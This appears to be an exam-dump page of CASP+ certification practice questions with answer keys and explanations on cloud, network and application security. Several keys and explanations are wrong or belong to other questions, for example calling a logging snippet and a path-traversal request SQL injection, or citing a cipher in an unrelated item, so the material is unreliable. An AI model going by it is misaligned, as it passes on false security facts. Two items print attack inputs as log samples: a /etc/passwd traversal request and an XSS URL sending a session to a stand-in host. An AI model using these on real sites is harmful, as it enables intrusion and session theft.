
Answer: B

Explanation:

PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified References: <https://www.comptia.org/blog/what-is-pam>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 191

A managed security provider (MSP) is engaging with a customer who was working through a complete digital transformation Part of this transformation involves a move to cloud servers to ensure a scalable, high-performance, online user experience The current architecture includes:

- Directory servers
- Web servers
- Database servers
- Load balancers
- Cloud-native VPN concentrator
- Remote access server

The MSP must secure this environment similarly to the infrastructure on premises Which of the following should the MSP put in place to BEST meet this objective? (Select THREE)

- A. Content delivery network
- B. Virtual next-generation firewall
- C. Web application firewall
- D. Software-defined WAN
- E. External vulnerability scans
- F. Containers
- G. Microsegmentation

Answer: BCG

Explanation:

A virtual next-generation firewall (vNGFW) is a software version of a NGFW that can be deployed on cloud servers to provide advanced network security features. A vNGFW can help secure the cloud environment similarly to the infrastructure on premises by providing functions such as URL filtering, SSL/TLS inspection, deep packet inspection, antivirus, IPS, application control, and sandboxing. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help secure the web servers in the cloud environment by protecting them from common attacks such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF). Microsegmentation is a technique that divides a network into smaller segments or zones based on criteria such as identity, role, or function. Microsegmentation can help secure the cloud environment by isolating different types of servers and applying granular security policies to each segment.

A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. However, a CDN does not provide the same level of security as a vNGFW or a WAF. Software-defined WAN (SD-WAN) is a technology that uses software to manage the connectivity and routing of wide area network (WAN) traffic across multiple links or carriers. SD-WAN can help improve the reliability and efficiency of WAN connections by dynamically selecting the best path for each application based on factors such as bandwidth, latency, cost, and quality of service (QoS). However, SD-WAN does not provide the same level of security as a vNGFW or a WAF. External vulnerability scans are assessments that identify and report on the vulnerabilities and weaknesses of an IT system from an external perspective. External vulnerability scans can help improve the security posture of an IT system by providing visibility into its exposure to potential threats. However, external vulnerability scans do not provide the same level of protection as a vNGFW or a WAF. Containers are units of software that package an application and its dependencies into a standardized format that can run on any platform or environment. Containers can help improve the portability and scalability of applications by allowing them to run independently from the underlying infrastructure. However, containers do not provide the same level of security as microsegmentation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION 196

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

- A. Loss of governance
- B. Vendor lockout
- C. Compliance risk
- D. Vendor lock-in

Answer: C

NEW QUESTION 201

Which of the following are risks associated with vendor lock-in? (Choose two.)

- A. The client can seamlessly move data.
- B. The vendor can change product offerings.
- C. The client receives a sufficient level of service.
- D. The client experiences decreased quality of service.
- E. The client can leverage a multicloud approach.
- F. The client experiences increased interoperability.

Answer: BD

Explanation:

Reference: [https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-](https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data)

[in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data](https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data)

Vendor lock-in is a situation where a client becomes dependent on a vendor for products or services and cannot easily switch to another vendor without substantial costs or inconvenience. Some of the risks associated with vendor lock-in are that the vendor can change product offerings, such as by discontinuing or modifying features, increasing prices, or reducing support, and that the client experiences decreased quality of service, such as by having poor performance, reliability, or security. These risks could affect the client's business operations, satisfaction, or competitiveness. The client can seamlessly move data, the client receives a sufficient level of service, and the client can leverage a multicloud approach are not risks associated with vendor lock-in, but potential benefits of avoiding vendor lock-in. Verified References: <https://www.comptia.org/blog/what-is-vendor-lock-in> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 205

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

- A. Isolation control failure
- B. Management plane breach
- C. Insecure data deletion
- D. Resource exhaustion

Answer: B

NEW QUESTION 208

A company has moved its sensitive workloads to the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements

- The application must run at 70% capacity at all times
- The application must sustain DoS and DDoS attacks.
- Services must recover automatically.

Which of the following should the cloud architecture team implement? (Select THREE).

- A. Read-only replicas
- B. BCP
- C. Autoscaling
- D. WAF
- E. CDN
- F. Encryption
- G. Continuous snapshots
- H. Containerization

Answer: CDF

Explanation:

The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure

that the sensitive workloads remain secure.

NEW QUESTION 213

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

- A. Include all available cipher suites.
- B. Create a wildcard certificate.
- C. Use a third-party CA.
- D. Implement certificate pinning.

Answer: B

Explanation:

A wildcard certificate is a certificate that can be used for multiple subdomains of a domain, such as *.example.com. This would allow the inspection of the data without multiple certificate deployments, as one wildcard certificate can cover all the subdomains that will be separated out with subdomains. Including all available cipher suites may not help with inspecting the data without multiple certificate deployments, as cipher suites are used for negotiating encryption and authentication algorithms, not for verifying certificates. Using a third-party CA (certificate authority) may not help with inspecting the data without multiple certificate deployments, as a third-party CA is an entity that issues and validates certificates, not a type of certificate. Implementing certificate pinning may not help with inspecting the data without multiple certificate deployments, as certificate pinning is a technique that hardcodes the expected certificate or public key in the application code, not a type of certificate. Verified References: <https://www.comptia.org/blog/what-is-a-wildcard-certificate> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 217

A developer implement the following code snippet.

```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidSessionException Exception --"
            + e.toString());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

- A. SQL inject
- B. Buffer overflow
- C. Missing session limit
- D. Information leakage

Answer: A

Explanation:

SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , https://owasp.org/www-community/attacks/SQL_Injection

NEW QUESTION 220

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.

Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

- A. Disable BGP and implement a single static route for each internal network.
- B. Implement a BGP route reflector.
- C. Implement an inbound BGP prefix list.
- D. Disable BGP and implement OSPF.

Answer: C

Explanation:

Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 222

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

Answer: AC

NEW QUESTION 225

A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks. Which of the following sources could the architect consult to address this security concern?

- A. SDLC
- B. OVAL
- C. IEEE
- D. OWASP

Answer: D

Explanation:

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified References: <https://www.comptia.org/blog/what-is-owasp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 226

A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

- A. Automated vulnerability scanning
- B. Centralized logging, data analytics, and visualization
- C. Threat hunting
- D. Threat emulation

Answer: D

Explanation:

Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

NEW QUESTION 228

An organization is designing a network architecture that must meet the following requirements:
Users will only be able to access predefined services. Each user will have a unique allow list defined for access.
The system will construct one-to-one subject/object access paths dynamically.
Which of the following architectural designs should the organization use to meet these requirements?

- A. Peer-to-peer secure communications enabled by mobile applications
- B. Proxied application data connections enabled by API gateways
- C. Microsegmentation enabled by software-defined networking
- D. VLANs enabled by network infrastructure devices

Answer: C

Explanation:

Microsegmentation enabled by software-defined networking is an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically. Microsegmentation is a technique that divides a network into smaller segments or zones based on granular criteria, such as applications, services, users, or devices. Microsegmentation can provide fine-grained access control and isolation for network resources, preventing unauthorized or lateral movements within the network. Software-defined networking is a technology that decouples the control plane from the data plane in network devices, allowing centralized and programmable management of network functions and policies. Software-defined networking can enable microsegmentation by dynamically creating and enforcing network segments or zones based on predefined rules or policies. Peer-to-peer secure communications enabled by mobile applications is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as peer-to-peer secure communications is a technique that allows direct and encrypted communication between two or more parties without relying on a central server or intermediary. Proxied application data connections enabled by API gateways is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically, as proxied application data connections is a technique that allows indirect and filtered communication between applications or services through an intermediary device or service that can modify or monitor the traffic. VLANs (virtual local area networks) enabled by network infrastructure devices is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically, as VLANs are logical segments of a physical network that can group devices or users based on common criteria, such as function, department, or location. Verified References: <https://www.comptia.org/blog/what-is-microsegmentation> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 231

A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security Which of the following is the BEST option?

- A. ICANN
- B. PCI DSS

- C. OWASP
- D. CSA
- E. NIST

Answer: C

NEW QUESTION 236

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

- A. Performing deep-packet inspection of all digital audio files
- B. Adding identifying filesystem metadata to the digital audio files
- C. Implementing steganography
- D. Purchasing and installing a DRM suite

Answer: C

Explanation:

Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: <https://www.comptia.org/blog/what-is-steganography> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 238

A security engineer thinks the development team has been hard-coding sensitive environment variables in its code. Which of the following would BEST secure the company's CI/CD pipeline?

- A. Utilizing a trusted secrets manager
- B. Performing DAST on a weekly basis
- C. Introducing the use of container orchestration
- D. Deploying instance tagging

Answer: A

Explanation:

Reference: <https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/>

A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: <https://www.hashicorp.com/resources/what-is-a-secret-manager> <https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline>

NEW QUESTION 239

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis. Which of the following steps would be best to perform FIRST?

- A. Turn off the infected host immediately.
- B. Run a full anti-malware scan on the infected host.
- C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
- D. Isolate the infected host from the network by removing all network connections.

Answer: D

NEW QUESTION 242

A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign. Which of the following should the company use to make this determination?

- A. Threat hunting
- B. A system penetration test
- C. Log analysis within the SIEM tool
- D. The Cyber Kill Chain

Answer: B

Explanation:

The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 245

A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../../etc/passwd
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

- A. Installing a network firewall
- B. Placing a WAF inline
- C. Implementing an IDS
- D. Deploying a honeypot

Answer: B

Explanation:

The output shows a SQL injection attack that is trying to exploit a web application. A WAF (Web Application Firewall) is a security solution that can detect and block malicious web requests, such as SQL injection, XSS, CSRF, etc. Placing a WAF inline would prevent the attack from reaching the web server and database. References: https://owasp.org/www-community/attacks/SQL_injection <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/>

NEW QUESTION 250

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.

Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. No-execute
- C. Total memory encryption
- D. Virtual memory encryption

Answer: A

Explanation:

Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified References:

? <https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits>

? <https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never>

? <https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture-VMSA-/Memory-access-control/Execute-never-restrictions-on-instruction-fetching>

NEW QUESTION 254

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

Answer: AC

NEW QUESTION 256

A company wants to improve the security of its web applications that are running on in-house servers. A risk assessment has been performed and the following capabilities are desired:

- Terminate SSL connections at a central location
- Manage both authentication and authorization for incoming and outgoing web service calls
- Advertise the web service API
- Implement DLP and anti-malware features

Which of the following technologies will be the BEST option?

- A. WAF
- B. XML gateway
- C. ESB gateway
- D. API gateway

Answer: D

Explanation:

An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:

- ? Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management
- ? Managing both authentication and authorization for incoming and outgoing web service calls, enforcing security policies and access control
- ? Advertising the web service API, providing documentation and discovery features for developers and consumers
- ? Implementing DLP and anti-malware features, preventing data leakage and malicious code injection

A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION 257

In order to authenticate employees who call in remotely, a company's help desk staff must be able to view partial information about employees because the full information may be considered sensitive. Which of the following solutions should be implemented to authenticate employees?

- A. Data scrubbing
- B. Field masking
- C. Encryption in transit
- D. Metadata

Answer: B

Explanation:

Field masking is a technique that hides or obscures part of the information in a data field, such as a password, credit card number, or social security number. Field masking can be used to protect sensitive or confidential data from unauthorized access or disclosure, while still allowing authorized users to view or verify the data. Field masking should be implemented to authenticate employees who call in remotely by allowing the help desk staff to view partial information about employees, because field masking would:

- ? Enable the help desk staff to verify the identity of the employees by asking them to provide some characters or digits from their data fields, such as their employee ID or email address.
- ? Prevent the help desk staff from viewing the full information about employees, which may be considered sensitive and subject to privacy regulations or policies.
- ? Reduce the risk of data leakage, theft, or misuse by limiting the exposure of sensitive data to only those who need it.

NEW QUESTION 260

An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed. Which of the following side-channel attacks did the team use?

- A. Differential power analysis
- B. Differential fault analysis
- C. Differential temperature analysis
- D. Differential timing analysis

Answer: B

Explanation:

"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

NEW QUESTION 264

A threat analyst notices the following URL while going through the HTTP logs.

`http://www.safecrowling.com/search.asp?q=<script>x=newimage;x.src="http://badomain.com/session;</script>`

Which of the following attack types is the threat analyst seeing?

- A. SQL injection
- B. CSRF
- C. Session hijacking
- D. XSS

Answer: D

Explanation:

XSS stands for cross-site scripting, which is a type of attack that injects malicious code into a web page that is then executed by the browser of a victim. The URL in the question contains a script tag that tries to execute a JavaScript code from an external source, which is a sign of XSS. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://owasp.org/www-community/attacks/xss/>

NEW QUESTION 269

The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight. Which of the following testing methods would be BEST for the engineer to utilize in this situation?

- A. Software composition analysis
- B. Code obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: C

NEW QUESTION 272

The OS on several servers crashed around the same time for an unknown reason. The servers were restored to working condition, and all file integrity was verified. Which of the following should the incident response team perform to understand the crash and prevent it in the future?

- A. Root cause analysis
- B. Continuity of operations plan
- C. After-action report
- D. Lessons learned

Answer: A

NEW QUESTION 276

A security architect is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been implemented to prevent these types of risks?

- A. Code reviews
- B. Supply chain visibility
- C. Software audits
- D. Source code escrows

Answer: D

Explanation:

A source code escrow is a legal agreement that involves a third party holding the source code of a software application on behalf of the software vendor and the software licensee. The source code escrow ensures that the licensee can access the source code in case the vendor goes out of business, fails to provide maintenance or support, or breaches the contract terms.

A source code escrow would have prevented the risk of having an old application that is not covered for maintenance anymore because the software company is no longer in business, because it would:

- ? Allow the licensee to obtain the source code and continue to update, fix, or modify the application according to their needs.
- ? Protect the vendor's intellectual property rights and prevent unauthorized disclosure or use of the source code.
- ? Provide a legal framework and a trusted mediator for resolving any disputes or issues between the vendor and the licensee.

NEW QUESTION 277

A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic. Which of the following would satisfy the requirement?

- A. NIDS
- B. NIPS
- C. WAF
- D. Reverse proxy

Answer: A

Explanation:

Reference: <https://subscription.packtpub.com/book/networking-and-servers/9781782174905/5/ch05vl1sec38/differentiating-between-nids-and-nips>
https://owasp.org/www-community/controls/Intrusion_Detection

A NIDS (Network Intrusion Detection System) is a security solution that monitors network traffic for signs of malicious activity, such as attacks, intrusions, or policy violations. A NIDS does not affect the availability of the company's services because it operates in passive mode, which means it does not block or modify traffic. Instead, it alerts the network administrator or other security tools when it detects an anomaly or threat. References:

<https://www.cisco.com/c/en/us/products/security/what-is-network-intrusion-detection-system.html> <https://www.imperva.com/learn/application-security/network-intrusion-detection-system-nids/>

NEW QUESTION 282

A SaaS startup is maturing its DevSecOps program and wants to identify weaknesses earlier in the development process in order to reduce the average time to identify serverless application vulnerabilities and the costs associated with remediation. The startup began its early security testing efforts with DAST to cover public-facing application components and recently implemented a bug bounty program. Which of the following will BEST accomplish the company's objectives?

- A. RASP
- B. SAST
- C. WAF
- D. CMS

Answer: B

Explanation:

Static application security testing (SAST) is a method of analyzing the source code of an application for vulnerabilities and weaknesses before it is deployed. SAST can help identify security issues earlier in the development process, reducing the time and cost of remediation. Dynamic application security testing (DAST) is a method of testing the functionality and behavior of an application at runtime for vulnerabilities and weaknesses. DAST can cover public-facing application components, but it cannot detect issues in the source code or in serverless applications. Runtime application self-protection (RASP) is a technology that monitors and protects an application from attacks in real time by embedding security features into the application code or runtime environment. RASP can help prevent exploitation of vulnerabilities, but it cannot identify or fix them. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help protect an application from common attacks, but it cannot detect or fix vulnerabilities in the application code or in serverless applications. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 3: Enterprise Security Operations, Objective 3.4: Conduct security assessments using appropriate tools

NEW QUESTION 283

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

- A. `grep -v '^4[0-9]{12}(:[0-9]{3})?$', file`
- B. `grep '^4[0-9]{12}(:[0-9]{3})?$', file`
- C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?', file`
- D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?', file`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

NEW QUESTION 287

A security consultant has been asked to recommend a secure network design that would:

- Permit an existing OPC server to communicate with a new Modbus server that is controlling electrical relays.
- Limit operational disruptions.

Due to the limitations within the Modbus protocol, which of the following configurations should the security engineer recommend as part of the solution?

- A. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 135.
- B. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 102.
- C. Restrict outbound traffic so that only the OPC server is permitted to reach the Modbus server on port 5000.
- D. Restrict inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502.

Answer: D

Explanation:

OPC (Open Platform Communications) and Modbus are two common protocols used for industrial control systems (ICS). OPC is a standard that allows different devices and applications to exchange data in a vendor-neutral way. Modbus is a serial communication protocol that enables devices to send and receive commands and data over a network. Modbus has two variants: Modbus TCP/IP, which uses TCP port 502 for communication, and Modbus RTU/ASCII, which uses serial ports.

To allow an OPC server to communicate with a Modbus server that is controlling electrical relays, the security engineer should recommend restricting inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502. This configuration would:

- ? Permit the OPC server to send commands and data to the Modbus server using Modbus TCP/IP protocol over port 502.
- ? Limit operational disruptions, by preventing unauthorized or malicious access to the Modbus server from other sources.
- ? Due to the limitations within the Modbus protocol, such as lack of encryption and authentication, restricting inbound traffic is a necessary security measure to protect the integrity and availability of the ICS.

Reference: CASP+ (Plus) Certification Training | CompTIA IT Certifications

NEW QUESTION 290

A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:

Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

- A. Add the objects of concern to the default context.
- B. Set the devices to enforcing
- C. Create separate domain and context files for irc.
- D. Rebuild the policy, reinstall, and test.

Answer: B

NEW QUESTION 293

A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?

- A. Request a new certificate with the correct subject alternative name that includes the new websites.
- B. Request a new certificate with the correct organizational unit for the company's website.
- C. Request a new certificate with a stronger encryption strength and the latest cipher suite.
- D. Request a new certificate with the same information but including the old certificate on the CRL.

Answer: D

NEW QUESTION 298

An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company

does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?

- A. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
- B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
- C. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
- D. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access

Answer: D

NEW QUESTION 301

An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

- A. Software-backed keystore
- B. Embedded cryptoprocessor
- C. Hardware-backed public key storage
- D. Support for stream ciphers
- E. Decentralized key management
- F. TPM 2.0 attestation services

Answer: BC

NEW QUESTION 303

The Chief information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

- A. BYOO
- B. CYOD
- C. COPE
- D. MDM

Answer: A

NEW QUESTION 304

A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a

multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis.

A security engineer is concerned about the security of the solution and notes the following.

- * The critical device send cleartext logs to the aggregator.
- * The log aggregator utilize full disk encryption.
- * The log aggregator sends to the analysis server via port 80.
- * MSSP analysis utilize an SSL VPN with MFA to access the log aggregator remotely.
- * The data is compressed and encrypted prior to being achieved in the cloud. Which of the following should be the engineer's GREATEST concern?

- A. Hardware vulnerabilities introduced by the log aggregate server
- B. Network bridging from a remote access VPN
- C. Encryption of data in transit
- D. Multitenancy and data remnants in the cloud

Answer: C

Explanation:

Encryption of data in transit should be the engineer's greatest concern regarding the security of the solution. Data in transit refers to data that is being transferred over a network or between devices. If data in transit is not encrypted, it can be intercepted, modified, or stolen by attackers who can exploit vulnerabilities in the network protocols or devices. The solution in the question sends logs from the critical devices to the aggregator in cleartext and from the aggregator to the analysis server via port 80, which are both insecure methods that expose the data to potential attacks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://us-cert.cisa.gov/ncas/tips/ST04-019>

NEW QUESTION 305

A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

<https://i.postimg.cc/8P9sB3zx/image.png>

The credentials used to publish production software to the container registry should be stored in a secure location.

Access should be restricted to the pipeline service account, without the ability for the third- party developer to read the credentials directly.

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

- A. TPM
- B. Local secure password file
- C. MFA
